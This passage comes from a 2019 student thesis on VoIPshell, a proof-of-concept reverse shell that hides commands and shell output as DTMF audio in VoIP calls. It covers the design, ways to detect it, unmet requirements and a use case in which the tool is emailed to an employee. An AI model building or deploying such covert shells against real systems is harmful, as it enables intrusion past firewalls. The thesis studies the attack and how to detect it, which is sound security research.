            */
            circ_bbuf_push_multiple(&output_size_buffer_audio, (char*)payload, payloadlen);
            output_size_bytes_read++;
        }
```

Figure 109: receiving custom payload
Source: own creation

If the check is successful, the RTP is written into the buffer shell_output_buffer_audio.

12.5.3 Starting threads

The method pjmedia_stream_create() is the first method called in the class stream.c, which contains changes from the standard PJSIP implementation.
On the attackers instance the thread shell_io_thread is created, and on the victims instance the thread shell_process_thread is started. The mutex are passed to the thread to lock the buffers and Boolean values as part of the thread parameters.

12.6 shell_process.c

The class shell_process.c belongs to the package pjmedia. It runs as its own thread, which gets created in the class stream.c. The thread executes a given command inside the buffer command_buffer and writes the output or the message **[No output was generated.]** encoded as audio to the buffer shell_proces_output_buffer_audio.

13 Reverse shell over VoIP – Detection

13.1 Overview

This chapter describes different ways of how a reverse shell over VoIP can be detected, in order to prevent such an attack.

13.2 RTP packet size

A very simple way to detect the current implementation of VoIPshell is by the RTP packet size.

G.711 encoding produces 8’000 B/s due to its sampling rate of 8’000Hz and a sample size of 1 byte. In PJSIP, this results in 50 packets per second with an RTP payload size of 160 bytes each. The VoIPshell software, on the other hand, sends 1’120 bytes per packet.

This means, that a network analyzing tool could simply check if the amount of data sent matches the expected value of the used codec. If it does not, then the connection can be blocked.
If VoIPshell were to be adjusted to also match the correct data rate, this method of detection would not work anymore, though it would slow down VoIPshells effective data rate.

13.3 Multiple registrations at the SIP registrar

Since VoIPshell is ultimately meant to register with the victims actual SIP registrar, multiple registrations could be possible. If multiple registrations are detected, the registrations could be flagged as potentially malicious.

This is not a foolproof approach, however, since the victim might be connected to the SIP registrar from multiple devices already. He may also not be connected at all, meaning VoIPshell is the only software registered at that moment.

13.4 Playing the audio data

The audio of all outgoing phone calls could be recorded and played back by an automated process. A software could then determine if the connection represents a real phone call by using speech recognition. A VoIPshell connection would always fail this test, because, while it is using real audio, it does not resemble speech.

13.5 Conclusion

Several ways exist to detect a reverse shell over VoIP, though with varying success rates and cost. The simplest way is to analyze the RTP packet size, though this method can be fooled. A much more reliable method is to run the phone call through speech recognition software, though this might be more expensive.

14 Findings

14.1 Overview


This chapter lists the results of this thesis and compares them with the previously defined requirements. It also discusses missing features and approaches on how to implement them.

14.2 Results

This thesis has proven that a reverse shell over VoIP is possible. The PoC works as expected, allowing an attacker to send and execute commands on a victim's computer.


There are a few restrictions, however. The connection does not act as a continuous stream, at the moment, but rather sends commands and receives the shell output as individual entities. This means, that navigating on the reverse shell is not possible. Commands are encapsulated.

For example, the commands in Figure 110 would not work. It would have to be sent as a single command as demonstrated in Figure 111.



```
>cd Desktop

\Desktop>notepad testfile.txt
```

Figure 110: Invalid use of VoIPshell



```
>notepad Desktop/testfile.txt
```

Figure 111: Valid use of VoIPshell

A command cannot be aborted once sent.

Also, there is no UDP packet loss handling implemented, meaning the current implementation of VoIPshell only works if both attacker and victim are on the same local network.

14.3 Requirements

Table 25, Table 26 and Table 27 show the expected results, the product functionality and the non-functional requirements respectively and whether they have been fulfilled or not.

14.3.1 Expected results

Result	Fulfilled	Comment
Runnable toolkit	Yes	Two executables were created, one for the attacker and one for the victim.

Table 25: Comparison of expected results

14.3.2 Product functionality

Functionality	Fulfilled	Comment
The possibility to create a tunnel to an external server (attacker) over SIP/Skype	In part	A tunnel between two computers is created over SIP. However, it does only work if both computers are on the same local network, not over the internet.
Use the channel to provide a shell to the outside	Yes	A shell process gets started on the victim's computer and piped through the RTP connection.
Use the shell to remote control the host initiating the connection with simple shell commands	Yes	Shell commands can be sent by the attacker and are executed on the victim's computer.

Table 26: Comparison of product functionality

14.3.3 Non-functional requirements

NF-Requirement	Fulfilled	Comment
The client application must run on Windows 10. The server application can run on either Windows 10 or Linux Debian 10.	Yes	Both instances (Server and Client) run on Windows.
All input parameters can be handed over to the software via command line.	No	The parameters need to be set inside the source code.
The software can transmit at least 10kbit/s.	In part	A connection that passes through the POTS is currently limited to 56bit/s. Connections that remain packet switched can have much higher speeds.
The executable that is run on the victim's computer must be small enough to be sent by email. Its file size must not exceed 2 MB.	No	The victim's EXE is 3.45 MB.
The RTP payload must be compressed lossless because text-based messages cannot recover from lossy compression. Standard RTP CODECs loose information during the process of encoding and decoding.	Yes	Though there was no lossless compression used, the encoding and decoding of text to audio and vice versa results in the same goal. No data is lost due to compression.
The modified RTP payload must use end-to-	No	No encryption was implemented.

end encryption with PSK to avoid a Man-In-The-Middle-Attack.	

Table 27: Comparison of non-functional requirements

14.4 UDP packet loss handling

Unfortunately, the sequence numbers in the RTP header cannot be used to handle packet loss in VoIPshell. In case the connection passes through the POTS at some point, it would change from being packet switched to being circuit switched and all header information would be lost.

This means any sequence numbers used for VoIPshell would have to reside inside the RTP payload and also be converted to audio.
There are two possible options to implement this: **sliding window** and **stop-and-wait**.

14.4.1 Sliding window[11]

With the sliding windows approach the receivers define a buffer with a size of N times the size of a packet. N corresponds to the maximum sequence number. The sender can than send N frames without waiting for an acknowledgement. As soon as the N frames are sent the sender stops transmitting and waits for the acknowledgement. Because of the buffer the receiver has the possibility to reorder packets and request missing packets.

14.4.2 Stop-and-wait[12]

Stop-and-wait is a solution that does not depend on sequence numbering. A sender simply waits for an acknowledgement after each transmitted packet. The method is very simple but slows down the transmission a lot.

14.4.3 The problem with sequence numbering in VoIPshell

The size of an RTP packet is limited to 1460 bytes. With the current implementation of VoIPshell, one byte of plain text data is represented by 1120 bytes of audio data. This means there is not a lot of room left for a sequence number.

This means, that to handle UDP packet loss in VoIPshell, either the stop-and-wait approach would have to be used or else the DTMF mapping would need to be improved so that less audio data is needed to represent a plain text byte.

14.4.4 Improving DTMF mapping

To decrease the number of audio bytes needed to represent one plain text byte, the 4x4 matrix could be increased, allowing a larger number of bits to be mapped onto a single tone. However, this requires exponentially more tones.

[11] Wikipedia – Sliding window protocol [81]
[12] Wikipedia – Stop-and-wait ARQ [82]

Increasing the matrix from 4x4 to 8x8 requires 64 instead of 16 different tones, but it only halves the number of audio bytes to 560 instead of 1120 per plain text byte.

14.5 Reducing the size of the executable

To decrease the size of the executable and make the VoIPshell faster an own implementation of a SIP UA would be required. The sample application PJSUA that was used for the PoC would have to be stripped of all unnecessary code.
This would also allow more control over how often RTP packets are sent which has a direct impact on the speed (if the POTS is not involved) and the implementation of command line arguments, so that SIP registration information does not need to be hard coded.

14.6 Conclusion

Evaluating the resulting PoC showed that not all predefined requirements were met. Among those are the size of the executable, which is 3.5MB instead of only 2MB, and the missing UDP packet loss handling. For all requirements that were not met, the steps for the implementation were described.

15 Conclusion

This thesis proved, that a reverse shell over VoIP can be implemented and that VoIP constitutes a serious hole in security.
A PoC was implemented that manages to establish a SIP connection between two computers and allows an attacker to send and execute shell commands on a victim’s computer. The VoIPshell converts all plain text commands and shell outputs to real audio data and transmits the traffic in the RTP payload of the previously establish RTP connection. This allows VoIPshell to work even when the connection passes through the POTS at some point.

VoIPshell is not ready to be shipped as an all-round hacking tool. For one, it does not handle UDP packet loss, which means, that the reverse shell can only be used if both attacker and victim reside on the same local network.

VoIPshell is a PoC that shows that the concept of a reverse shell over VoIP is feasible and that preventative measures need to be taken.

16 Glossary

Term	Description
API	Application Programming Interface
Azure AD	Azure Active Directory
CLI	Command Line Interface
CMD	Command Prompt
CPU	Central Processing Unit
DNS	Domain Name System
DTMF	Dual-tone multi-frequency signaling
FoIP	Fax over IP (Internet Protocol)
GUI	Graphical User Interface
Hardphone	Hardware implementation of a SIP UA/SA
IntelliJ	Integrated Development Environment
ITSP	Internet Telephony Service Provider
ITU	Internet Telecommunication Union
JRE	Java Runtime Environment
LOC	Lines of Code
MA	Message agent
Macros	Macroinstructions (specific input sequence)
mjSIP	Open source media library written in Java
mjSIP MA	MessageAgent wirtten in Java using the mjSIP library
mjSIP UA	UserAgent written inJava using the mjSIP library
MTU	Maximum Transmission Unit
Nonce	Temporary word
OSI model	Referencemodel for networkprotocols
P2P	Peer-to-Peer
PJSIP	Open source media library written in C
PJSUA	Sample application using PJSIP
PoC	Proof of Concept
POTS	Plain Old Telephone System
PSTN	Public Switched Telephone Network
PSTN	Public Switched Telephone Network
QoS	Quality of Service
RFC	Request for comments
RTP	Real-Time Transport Protocol
SAD	Software Architecture Document
SDP	Session Description Protocol
SIP	Session Initiation Protocol
Softphone	Software implementation of a SIP UA/SA

Term	Description
UA	User Agent
UAC	User Agent Client
UAS	User Agent Server
UCMA	Microsoft Unified Communications Managed API
UCWA	Microsoft Unified Communications Web API
UI	User Interface
URI	Uniform Resource Identifier
VoIP	Voice over IP (Internet Protocol)
VS	(Microsoft) Visual Studio
VS14	(Microsoft) Visual Studio 2014
VS19	(Microsoft) Visual Studio 2019
Wireshark	Software to analyze network traffic

17 Illustration index

Figure 1: Linphone home screen 24
Figure 2: Connection of peering SIP providers 25
Figure 3: Connection of non-peering SIP providers 26
Figure 4: Connection to non-VOIP end system 26
Figure 5: Direct connection UAC to UAS 29
Figure 6: Connection via proxy server 30
Figure 7: Connection via redirect server 31
Figure 8: SIP registration procedure 34
Figure 9: Wireshark SIP register 1 35
Figure 10: Wireshark SIP response 1 35
Figure 11: SIP Digest Calculator 36
Figure 12: Wireshark SIP register 2 37
Figure 13: Wireshark SIP response 2 38
Figure 14: Option1 Tunneling in RTP 40
Figure 15: Skype home screen 43
Figure 16: Issue with NAT routers 44
Figure 17: Skype's UDP hole punching 45
Figure 18: Skype prompt in Google Chrome 46
Figure 19: Skype prompt in Firefox 47
Figure 20: Skype prompt in Microsoft Edge 47
Figure 21: Skype Window, ready to start call 47
Figure 22: Skype Window, ready to start typing 48
Figure 23: Skype App SDK for Android – ChatService 49
Figure 24: Skype App SDK for Android – MessageActivityItem 49
Figure 25: Skype App SDK for Android – DevicesManager 49
Figure 26: Code extract from application BasicAudioVideoCall 50
Figure 27: Setup of a call center using UCMA Source: Microsoft’s documentation on UCMA [37] 50
Figure 28: Skype hardphone Yealink SIP-T41S 52
Figure 29: VoIP to PSTN Source: own creation 55
Figure 30: mjSIP UA command-line arguments 61
Figure 31: CodecType definition mjSIP 62
Figure 32: mjSIP UA program arguments 63
Figure 33: mjSIP class RtpPacket debugging 63
Figure 34: Callstack RtpStreamSender 64
Figure 35: RtpPacket instantiation in RtpStreamSender 65
Figure 36: Read stream and set payload 65
Figure 37: Custom input stream 66
Figure 38: RTP payload of custom input stream 66
Figure 39: RtpSocket receive method debugging 67
Figure 40: RtpStreamReceiver output stream 67
Figure 41: Custom output stream 68
Figure 42: ReverseShell Client-Server 68
Figure 43: ReverseShellClient 69
Figure 44: Process InputStream 70
Figure 45: Server receiving cmd.exe 70
Figure 46: Command input 71

Figure 47: Client: receiving command 71
Figure 48: dir command 72
Figure 49: mjSIP MA command-line parameters 73
Figure 50: SIP MESSAGE Alice to Bob 74
Figure 51: mjSIP MA SIP request MESSAGE 74
Figure 52: mjSIP MA SIP status 200 75
Figure 53: MA sequence diagram 76
Figure 54: PJSIP static libraries 79
Figure 55: Visual Studio Installer – Workloads 80
Figure 56: Visual Studio Installer – MSVC v140 81
Figure 57: Visual Studio Installer - UWP-Tools v142 81
Figure 58: Error for missing Windows SDK version 8.1 82
Figure 59: PJSUA interface 83
Figure 60: Incoming call on PJSUA 83
Figure 61: Choosing status response on pjsua UA 84
Figure 62: Random comment in PJSIP 84
Figure 63: PJSIP sequence diagram 85
Figure 64: Declaration of media frame 86
Figure 65: Pointer to buffer in media frame 86
Figure 66: Interpretation of PJSIP's code concerning WMME streams 87
Figure 67: Access of WMME stream in while-loop 87
Figure 68: Replacing WMME input stream 88
Figure 69: Reading transmitted frame 88
Figure 70: PJSIP audio media flow 88
Figure 71: Overwriting media frame content 89
Figure 72: Declaration of media channel 90
Figure 73: Copying the payload to the RTP packet 90
Figure 74: PJSIP audio media flow 91
Figure 75: PJSIP SIP account Linphone 92
Figure 76: PJSIP registration process Linphone 93
Figure 77: PJSIP registration Linphone Wireshark 93
Figure 78: PJSIP digest algorithm check 94
Figure 79: PJSIP registration process linphone without digest check 94
Figure 80: PJSIP registration process stale check 95
Figure 81: PJSIP resgistration process 403 95
Figure 82: PJSIP final registration process wireshark 95
Figure 83: PJSIP registration process digest calculation 95
Figure 84: PJSIP registration process UA type 96
Figure 85: PJSIP registration Voiptalk 97
Figure 86: PJSIP registration success 97
Figure 87: PJSIP registration success capture 97
Figure 88: Voiptalk online status 98
Figure 89: DTMF encoding process 99
Figure 90: AudioConverter main methods 100
Figure 91: AudioConverter generateDtmfTone function 100
Figure 92: Frequency analysis in Audacity 101
Figure 93: DTMF decoding 102
Figure 94: DTMF decoding main-method code 103

Figure 95: DTMF decoding Goertzel function 104
Figure 96: DTMF decoding test 104
Figure 97: Sequence diagram 106
Figure 98: hardcoded filename 107
Figure 99: hardcoded parameters 107
Figure 100: Adjust volume 108
Figure 101: call method 109
Figure 102: call receiver 109
Figure 103: shell_io.c - first if-statement 109
Figure 104: shell_io.c - second if-statement 110
Figure 105: audio_encoder.c – method: encode_to_audio() 110
Figure 106: audio_decoder.c – method: decode_to_text() 110
Figure 107: check command_buffer_audio 111
Figure 108: check shell_output_buffer_audio 111
Figure 109: receiving custom payload 112
Figure 110: Invalid use of VoIPshell 114
Figure 111: Valid use of VoIPshell 114

18 Sources

[1] "An article from 2017 on how widespread VoIP is in American businesses," [Online]. Available: https://www.itllc.net/it/79-of-american-businesses-use-voip-phones-at-one-location/. [Accessed 02 10 2019].

[2] "Article on SIP providers and the different connection establishments of SIP," [Online]. Available: https://www.elektronik-kompendium.de/sites/kom/1102011.htm. [Accessed 29 09 2019].

[3] "SIP RFC 3261," [Online]. Available: https://tools.ietf.org/html/rfc3261. [Accessed 05 10 2019].

[4] "An article describing the different SIP connection establishments," [Online]. Available: https://www.elektronik-kompendium.de/sites/net/1305281.htm. [Accessed 05 10 2019].

[5] "SDP RFC 4566," [Online]. Available: https://tools.ietf.org/html/rfc4566. [Accessed 05 10 2019].

[6] "A Wikipedia article listing all payload formats supported by RTP," [Online]. Available: https://en.wikipedia.org/wiki/RTP_payload_formats. [Accessed 29 09 2019].

[7] "A Wikipedia article listing all lossless audio codecs," [Online]. Available: https://en.wikipedia.org/wiki/Category:Lossless_audio_codecs. [Accessed 29 09 2019].

[8] "A Wikipedia article comparing different video codecs," [Online]. Available: https://en.wikipedia.org/wiki/Comparison_of_video_codecs. [Accessed 29 09 2019].

[9] "IETFs description of SIP authentication," [Online]. Available: https://tools.ietf.org/html/draft-smith-sipping-auth-examples-01#section-2.2. [Accessed 05 10 2019].

[10] "SIP digest calculator download," [Online]. Available: https://sourceforge.net/projects/sipdigetcalc/. [Accessed 05 10 2019].

[11] "A PDF discussing covert channels in SIP for VoIP signalling," [Online]. Available: https://arxiv.org/ftp/arxiv/papers/0805/0805.3538.pdf. [Accessed 05 10 2019].

[12] "RTP RFC 3550," [Online]. Available: https://tools.ietf.org/html/rfc3550. [Accessed 10 2019].

[13] "SIP Authentication Digest - RFC 2617," [Online]. Available: https://tools.ietf.org/html/rfc2617. [Accessed 05 10 2019].

[14] "SIP Extension Instant Messaging - RFC 3428," [Online]. Available: https://www.ietf.org/rfc/rfc3428.txt. [Accessed 05 10 2019].

[15] "A Wikipedia article discussing the Skype protocol," [Online]. Available: https://en.wikipedia.org/wiki/Skype_protocol. [Accessed 29 09 2019].

[16] "An article discussing why Skype switched to the client-server model," [Online]. Available: https://www.lifewire.com/skype-changes-from-p2p-3426522. [Accessed 29 09 2019].

[17] "The chapter on Skype on the Wireshark Wiki," [Online]. Available: https://wiki.wireshark.org/Skype. [Accessed 29 09 2019].

[18] "GitHub Repository for Skype reverse engineering attempt project OpenSkype," [Online]. Available: https://github.com/matthiasbock/OpenSkype. [Accessed 05 10 2019].

[19] "GitHub Repository for Skype reverse engineering attempt project SkypeOpenSource2," [Online]. Available: https://github.com/Randl/skypeopensource2. [Accessed 05 10 2019].

[20] "GitHub Repository for Skype reverse engineering attempt project JavaSkype," [Online]. Available: https://github.com/delthas/JavaSkype. [Accessed 05 10 2019].

[21] "Article on Skype reverse engineering attempt from oKLabs," [Online]. Available: http://www.oklabs.net/skype-reverse-engineering-the-long-journey/. [Accessed 05 10 2019].

[22] "Forum thread on microsoft.com on Skype command line options," [Online]. Available: https://answers.microsoft.com/en-us/skype/forum/all/skypeexe-command-line-options-skype-for-desktop/e4b00dc1-26d5-4728-901a-f8a4a5fa1cbd. [Accessed 29 09 2019].

[23] "An article on the usage of Skype's deprecated CLI," [Online]. Available: https://winaero.com/blog/skype-command-line-switches/. [Accessed 29 09 2019].

[24] "A thread on quora.com where Microsoft's discontinuation of the Skype API is discussed," [Online]. Available: https://www.quora.com/Does-Skype-have-an-API. [Accessed 29 09 2019].

[25] "Microsoft's documentation for the Skype Developer Platform," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/skypedeveloperplatform. [Accessed 29 09 2019].

[26] "A subchapter on Microsoft's documentation for the Skype Developer Platform giving an overview on Skype URIs," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/skypeuris/skypeuris. [Accessed 29 09 2019].

[27] "Microsoft's documentation on Skype for Business App SDK," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/appsdk/skypeappsdk. [Accessed 07 10 2019].

[28] "Skype for Business App SDK - Android Package Summary," [Online]. Available: https://ucwa.skype.com/reference/appSDK/Android/com/microsoft/office/sfb/appsdk/package-summary.html. [Accessed 7 10 2019].

[29] "ChatService interface on Skype App SDK documentation for Android," [Online]. Available: https://ucwa.skype.com/reference/appSDK/Android/com/microsoft/office/sfb/appsdk/ChatService.html. [Accessed 7 10 2019].

[30] "MessageActivityItem interface on Skype App SDK documentation for Android," [Online]. Available: https://ucwa.skype.com/reference/appSDK/Android/com/microsoft/office/sfb/appsdk/MessageActivityItem.html. [Accessed 7 10 2019].

[31] "DevicesManager interface on Skype App SDK documentation for Android," [Online]. Available: https://ucwa.skype.com/reference/appSDK/Android/com/microsoft/office/sfb/appsdk/DevicesManager.html. [Accessed 7 10 2019].

[32] "Microsoft documentation on key features of UCMA 5.0," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/key-features-of-ucma-5-0. [Accessed 14 10 2019].

[33] "Documentation on Microsofts sample applications for UCMA 5.0," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/quickstart-sample-applications. [Accessed 14 10 2019].

[34] "Download page for UCMA 5.0 SDK," [Online]. Available: https://www.microsoft.com/en-us/download/confirmation.aspx?id=47345. [Accessed 14 10 2019].

[35] "Documentation on UCMA sample application BasicAudioVideoCall," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/basicaudiovideocall-quickstart. [Accessed 14 10 2019].

[36] "Microsofts documentation on typical business scenarios for UCMA," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/ucma-5-0-business-scenarios. [Accessed 14 10 2019].

[37] "Image on UCMA call center setup," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/images/dn465936.ucma-contactcenter1%28office.16%29.png. [Accessed 14 10 2019].

[38] "Microsofts documentation on Skype for Business Server requirements," [Online]. Available: https://docs.microsoft.com/en-us/SkypeForBusiness/plan/system-requirements#OS. [Accessed 14 10 2019].

[39] "Microsofts documentation on installing Skype for Business Server overview," [Online]. Available: https://docs.microsoft.com/en-us/SkypeForBusiness/deploy/install/install?toc=/SkypeForBusiness/toc.json&bc=/SkypeForBusiness/breadcrumb/toc.json. [Accessed 14 10 2019].

[40] "Microsofts documentation on Skype for Business Server homepage," [Online]. Available: https://docs.microsoft.com/en-us/SkypeForBusiness/skype-for-business-server-2019. [Accessed 14 10 2019].

[41] "Microsoft's documentation on authentication and authorization in Skype for Business," [Online]. Available: https://docs.microsoft.com/en-us/skypeforbusiness/plan-your-deployment/modern-authentication/modern-authentication?toc=/SkypeForBusiness/toc.json&bc=/SkypeForBusiness/breadcrumb/toc.json. [Accessed 14 10 2019].

[42] "Microsoft's documentation on activating a UCMA 5.0 trusted application," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucma/activating-a-ucma-5-0-trusted-application. [Accessed 14 10 2019].

[43] "Microsoft's documentation on UCWA 2.0," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucwa/unifiedcommunicationswebapi2_0. [Accessed 14 10 2019].

[44] "Microsoft's documentation on Developing applications with UCWA," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucwa/developingapplicationswithucwa. [Accessed 14 10 2019].

[45] "Microsoft's documentation on UCWA messaging," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucwa/messaging_ref. [Accessed 14 10 2019].

[46] "Microsoft's documentation on Developing UCWA applications for Skype for Business Online (Authentication)," [Online]. Available: https://docs.microsoft.com/en-us/skype-sdk/ucwa/developingucwaapplicationsforsfbonline. [Accessed 14 10 2019].

[47] "Image of Yealink SIP-T41S Skype Hardphone," [Online]. Available: https://www.studerus.ch/assets/global/images/products/57/Perspective/Yealink_SIP-T41S-Skype_5554.jpg. [Accessed 05 10 2019].

[48] "Microsoft's documentation - Getting phones for Skype for Business Online," [Online]. Available: https://docs.microsoft.com/en-us/skypeforbusiness/what-is-phone-system-in-office-365/getting-phones-for-skype-for-business-online/getting-phones-for-skype-for-business-online. [Accessed 05 10 2019].

[49] "Microsoft's documentation on network requirements for Skype for Business," [Online]. Available: https://docs.microsoft.com/en-us/skypeforbusiness/plan-your-deployment/network-requirements/network-requirements. [Accessed 29 09 2019].

[50] "Eventhelix," [Online]. Available: https://www.eventhelix.com/RealtimeMantra/Telecom/SIP_PSTN_Call_Flow.pdf. [Accessed 10 Nov 2019].

[51] "PJSIP," [Online]. Available: http://lists.pjsip.org/pipermail/pjsip_lists.pjsip.org/2017-March/040309.html. [Accessed 11 Nov 2019].

[52] "Wiki - T.38 support," [Online]. Available: https://de.wikipedia.org/wiki/T.38 . [Accessed 11 Nov 2019].

[53] "ITU T.140," [Online]. Available: https://www.itu.int/rec/T-REC-T.140-199802-I/en. [Accessed 11 Nov 2019].

[54] "SimpleClient T.140 proposal," [Online]. Available: http://old.sipsimpleclient.org/projects/sipsimpleclient/wiki/DesignRTT. [Accessed 11 Nov 2019].

[55] "SourceForge T.140," [Online]. Available: https://sourceforge.net/projects/rtp-text-t140/files/. [Accessed 11 11 2019].

[56] "Wikipedia - DTMF (german)," [Online]. Available: https://de.wikipedia.org/wiki/Mehrfrequenzwahlverfahren. [Accessed 12 11 2019].

[57] "Homepage of mjSIPs offical website," [Online]. Available: http://www.mjsip.org/. [Accessed 12 10 2019].

[58] "The javadocs page of mjSIP," [Online]. Available: http://www.mjsip.org/doc/1.8/index.html. [Accessed 05 10 2019].

[59] "Definition of an mjSIP UA," [Online]. Available: http://www.mjsip.org/mjua.html. [Accessed 05 10 2019].

[60] "A Mini Tutorial on mjSIP," [Online]. Available: http://www.mjsip.org/download/mjsip_minitutorial_01.pdf. [Accessed 05 10 2019].

[61] "The download section of mjSIP," [Online]. Available: http://www.mjsip.org/download.html. [Accessed 05 10 2019].

[62] "Instructions on how to capture on loopback interface with Wireshark," [Online]. Available: https://wiki.wireshark.org/CaptureSetup/Loopback. [Accessed 05 10 2019].

[63] "The homepage of PJSIP official website," [Online]. Available: https://www.pjsip.org/. [Accessed 05 10 2019].

[64] "PJSIP documentation," [Online]. Available: https://trac.pjsip.org/repos. [Accessed 05 10 2019].

[65] "The PJSIP datasheet," [Online]. Available: https://trac.pjsip.org/repos/wiki/PJSIP-Datasheet. [Accessed 05 10 2019].

[66] "Image of PJSIP static libraries overview," [Online]. Available: https://www.pjsip.org/docs/latest/pjsip/docs/html/pjsip-arch.jpg. [Accessed 12 10 2019].

[67] "PJSIP libraries - An introduction to PJLIB," [Online]. Available: https://www.pjsip.org/docs/latest/pjsip/docs/html/index.htm. [Accessed 05 10 2019].

[68] "PJSIP Getting Started page for Windows," [Online]. Available: https://trac.pjsip.org/repos/wiki/Getting-Started/Windows. [Accessed 22 10 2019].

[69] "PJSIP documentation for build preparation," [Online]. Available: https://trac.pjsip.org/repos/wiki/Getting-Started/Build-Preparation. [Accessed 22 10 2019].

[70] "PJSIP documentation - Understanding Audio Media Flow," [Online]. Available: https://trac.pjsip.org/repos/wiki/media-flow#IncomingRTPRTCPPackets. [Accessed 18 11 2019].

[71] "SIP digest authentication - SIP registration method," [Online]. Available: https://allenluker.wordpress.com/2014/07/16/sip-digest-authentication-part-1-sip-registration-method/. [Accessed 28 11 2019].

[72] "Voiptalk SIP status," [Online]. Available: https://www.voiptalk.org/products/sipstatus.php. [Accessed 2 12 2019].

[73] "Goertzel Algorithm explained," [Online]. Available: https://www.embedded.com/the-goertzel-algorithm/. [Accessed 5 11 2019].

[74] "DTMF.C github," [Online]. Available: https://github.com/Harvie/Programs/blob/master/c/goertzel/goertzel.c. [Accessed 5 11 2019].

[75] „An article describing the process of how Skype penetrates firwalls for Skype calls with UDP hole punching," 28 09 2019. [Online]. Available: https://www.heise.de/security/artikel/Wie-Skype-Co-Firewalls-umgehen-270856.html?seite=all.

[76] "Wikipedia's full list of codecs," [Online]. Available: https://en.wikipedia.org/wiki/List_of_codecs. [Accessed 29 09 2019].

[77] "A list of open source voice software," [Online]. Available: https://www.voip-info.org/open-source-voip-software/#Windowsclients. [Accessed 05 10 2019].

[78] "A list of SIP libraries," [Online]. Available: https://www.pjsip.org/links.htm. [Accessed 05 10 2019].

[79] "Wikipedia DTMF," [Online]. Available: https://de.wikipedia.org/wiki/Mehrfrequenzwahlverfahren. [Accessed 5 11 2019].

[80] "Wikipedia - DTMF (english)," [Online]. Available: https://en.wikipedia.org/wiki/Dual-tone_multi-frequency_signaling. [Accessed 12 11 2019].

[81] "Wikipedia - Sliding window protocol," [Online]. Available: https://en.wikipedia.org/wiki/Sliding_window_protocol. [Accessed 17 12 2019].

[82] "Wikipedia - Stop-and-wait ARQ," [Online]. Available: https://en.wikipedia.org/wiki/Stop-and-wait_ARQ. [Accessed 17 12 2019].

Reverse Shell via Voice (SIP, Skype)
G – Attachments

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Reverse Shell via Voice (SIP, Skype)

G-1 – Declaration of Originality

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Declaration of Quality

Hereby we declare,

- that we wrote the present document ourselves and without external help, except for that which was explicitly mentioned in the definition of scope or that which was agreed upon in written form with the supervisor.
- that we mentioned all used sources and specified them according to scientific rules of citing.
- that we did not use any copyrighted material in this document without permission.

Place: Rapperswil, CH-8640
Date: 17.12.2019

[illegible]
Michel Bongard

[illegible]
Dominique Illi

Reverse Shell via Voice (SIP, Skype)

G-2 – Rights of Use

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

Vereinbarung

Gegenstand der Vereinbarung

Mit dieser Vereinbarung werden die Rechte über die Verwendung und die Weiterentwicklung der Ergebnisse der Studienarbeit Reverse Shell via Voice (SIP, Skype) von Michel Bongard und Dominique Illi unter der Betreuung von Cyrill Brunschwiler geregelt.

Urheberrecht

Die Urheberrechte stehen den Studenten zu.

Verwendung

Die Ergebnisse der Arbeit dürfen sowohl von den Studenten, von der HSR wie von Cyrill Brunschwiler nach Abschluss der Arbeit verwendet und weiterentwickelt werden.

Rapperswil, den 17.12.2019 .... [illegible]

Michel Bongard

Rapperswil, den 17.12.19 .... [illegible]

Dominique Illi

Rapperswil, den 17.12.19 .... [illegible]

Cyrill Brunschwiler

Reverse Shell via Voice (SIP, Skype)

G-3 – Requirements Analysis

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

1 Content

1 Content 136
2 General description 137
2.1 Product perspective 137
2.2 Product functionality 137
2.2.1 Desired functionality 137
2.2.2 Optional functionality 137
2.3 User characteristics 137
2.4 Scope 137
3 Use cases 138
3.1 Actors & stakeholders 138
3.2 Description (brief) 138
3.2.1 UC1 – Penetration test 138
4 Other requirements 139
4.1 Non-functional requirements 139
4.1.1 Efficiency 139
4.2 Interfaces 140

2 General description

2.1 Product perspective

VoIPshell offers a reverse shell over VoIP. It allows an attacker to send commands and execute them on a victim's computer through a VoIP connection.

2.2 Product functionality

2.2.1 Desired functionality

- The possibility to create a tunnel to an external server (attacker) over SIP/Skype
- Use the channel to provide a shell to the outside
- Use the shell to remote control the host initiating the connection with simple shell commands

2.2.2 Optional functionality

- Provide extended remote-control features
  - Control over Webcam
  - Key Logger
  - Control over connected devices
- RTP Payload encryption with PSK
- RTP Payload authenticated with MAC
- Server can accept connections from multiple clients

2.3 User characteristics

The software can be used by security analysts and penetration testers in order to infiltrate a network.

2.4 Scope

- Finding new vulnerabilities in existing VoIP applications and protocols is not part of this study.
- How the developed software is yielded and executed on the target system (victim) is not part of this study.
- The victim's SIP/Skype credentials do not need to be acquired. It can be assumed that they are available in plain text.

3 Use cases

3.1 Actors & stakeholders

The VoIPshell software has only one actor, which is the attacker. No other parties are involved in the running of the software. Other stakeholders are essentially all VoIP providers as well as all parties worldwide that actively use a VoIP solution, since they would all be affected by a positive outcome of this thesis.

3.2 Description (brief)

3.2.1 UC1 – Penetration test

A white hat hacker is hired to test a company's firewall. He knows he can install a malicious piece of software on the PC of an unsuspecting company employee by sending it to him in an Email. The hacker knows of the possibility to tunnel traffic over VoIP connections and chooses our VoIPshell software for the attack. He successfully installs our software on the victim's computer and can now open a shell on his own laptop to connect to the PC behind the company's firewall via VoIP. He now creates a simple text file on the victim's computer and leaves it as evidence that he had cracked the firewall. Then he goes back to the company, explains how he got into their network and suggests improvements, so this cannot happen anymore.

4 Other requirements

4.1 Non-functional requirements

Category	**Compatibility**
Description	The client application must run on Windows 10. The server application can run on either Windows 10 or Linux Debian 10.

Category	**Usability**
Description	All input parameters can be handed over to the software via command line.

